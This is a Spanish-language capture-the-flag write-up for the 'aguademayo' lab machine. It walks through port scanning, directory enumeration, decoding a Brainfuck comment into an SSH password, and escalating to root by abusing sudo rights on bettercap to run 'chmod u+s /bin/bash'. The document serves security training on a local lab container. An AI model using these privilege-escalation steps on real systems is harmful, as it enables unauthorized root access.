



Vamos a desplegar la maquina vulnerable

```
> sudo bash auto_deploy.sh aguademayo.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo profundo de los puertos abiertos de la maquina vulnerable.

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
cat Puertos
File: Puertos
1 # Nmap 7.95 scan initiated Wed Oct 1 18:24:16 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
2 Nmap scan report for 172.17.0.2
3 Host is up, received arp-response (0.0000070s latency).
4 Scanned at 2025-10-01 18:24:16 CEST for 1s
5 Not shown: 65533 closed tcp ports (reset)
6 PORT STATE SERVICE REASON
7 22/tcp open  ssh      syn-ack ttl 64
8 | ssh-hostkey:
9 |   256 75:ec:4d:36:12:93:58:02:7b:62:e3:52:91:70:83:70 (ECDSA)
10 | ecdsa-sh2-nistp256 AAAAE2VjZWNhLXNoYTIiOiBmLzdhYmNTYAAAIbmLzdhYmNTYAAABBMRAeMLSHzP0PMKd1yFAOHuPcmExZI/4DB9HSC9ziglySQKRqzfbEbgD00WXMvvOpN/94jzGtYk8w7TNN4Q=
11 |   256 8f:d8:0f:2c:4b:3e:2b:d7:3c:a2:83:d3:6d:3f:76:aa (ED25519)
12 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOyI2THRG4Km6KNuoxG54FJksK4r+Dz2kw0+rBZcyhkC
13 80/tcp open  http      syn-ack ttl 64
14 |_http-methods:
15 |_Supported Methods: HEAD GET POST OPTIONS
16 |_http-title: Apache2 Debian Default Page: It works
17 MAC Address: 02:42:AC:11:00:02 (Unknown)
18
19 Read data files from: /usr/share/nmap
20 # Nmap done at Wed Oct 1 18:24:17 2025 -- 1 IP address (1 host up) scanned in 1.47 seconds
```

Como vemos que tiene un servidor web vamos a ver si cuenta con algún directorio oculto que podamos explorar con dirb

```
> dirb http://172.17.0.2
```

```
DIRB v2.22
By The Dark Raver

START_TIME: Wed Oct 1 18:24:44 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt



GENERATED WORDS: 4612

--- Scanning URL: http://172.17.0.2/ ---
=> DIRECTORY: http://172.17.0.2/images/
+ http://172.17.0.2/index.html (CODE:200|SIZE:11142)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)

--- Entering directory: http://172.17.0.2/images/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Wed Oct 1 18:24:47 2025
DOWNLOADED: 4612 - FOUND: 2
```


Vemos que en el código fuente de la pagina principal un comentario raro, así que le preguntaremos a chatgpt para que nos ayude a saber que es.




Pensado

Sí — eso es un programa en Brainfuck, un lenguaje esotérico minimalista (sólo 8 comandos: `<>+-., []`) pensado para ser pequeño y difícil de programar.

Ahora utilizaremos dcode.fr para descifrarlo.



Ahora en el otro directorio que encontramos es una imagen llamada agua_ssh, hice pruebas y no encontré nada, así que suponemos que es un usuario de ssh y la contraseña la que tenemos de antes.



Index of /images

Name	Last modified	Size	Description
Parent Directory	-	-	-
agua_ssh.jpg	2024-05-14 17:43	49K	

Apache/2.4.59 (Debian) Server at 172.17.0.2 Port 80

Nos conectamos por ssh y vemos que tenemos acceso al usuario.

```
> ssh agua@172.17.0.2
agua@172.17.0.2's password:
Linux 74bb0f12f555 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 14 17:41:58 2024 from 172.17.0.1
agua@74bb0f12f555:~$
```

Para ver el escalado de privilegios ejecutamos `sudo -l` y vemos que tenemos permisos, mirándolo es un ejecutable, así que lo ejecutamos.

```
agua@74bb0f12f555:~$ sudo -l
Matching Defaults entries for agua on 74bb0f12f555:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User agua may run the following commands on 74bb0f12f555:
  (root) NOPASSWD: /usr/bin/bettercap
```

Vemos que nos permite ejecutar `help` y ver de que trata, con la ayuda nos damos cuenta de que si escribimos `!` y a continuación algún comando lo ejecuta como un Shell.

```
agua@74bb0f12f555:~$ sudo /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 » [16:27:57] [sys.log] [war] exec: "ip": executable file not found in $PATH
172.17.0.0/16 > 172.17.0.2 » help

  help MODULE : List available commands or show module specific help if no module name is provided.
  active       : Show information about active modules.
  quit         : Close the session and exit.
  sleep SECONDS : Sleep for the given amount of seconds.
  get NAME     : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
  set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
  clear        : Clear the screen.
  include CAPLET : Load and run this caplet in the current session.
  ! COMMAND    : Execute a shell command and print its output.
  alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
```

Ejecutamos el comando para poder tener luego una consola interactiva como root, aunque ya ejecutándolo antes éramos root.

```
172.17.0.0/16 > 172.17.0.2 » ! chmod u+s /bin/bash

172.17.0.0/16 > 172.17.0.2 » exit
open /proc/sys/net/ipv4/ip_forward: read-only file systemagua@74bb0f12f555:~$ bash -p
bash-5.2# whoami
root
```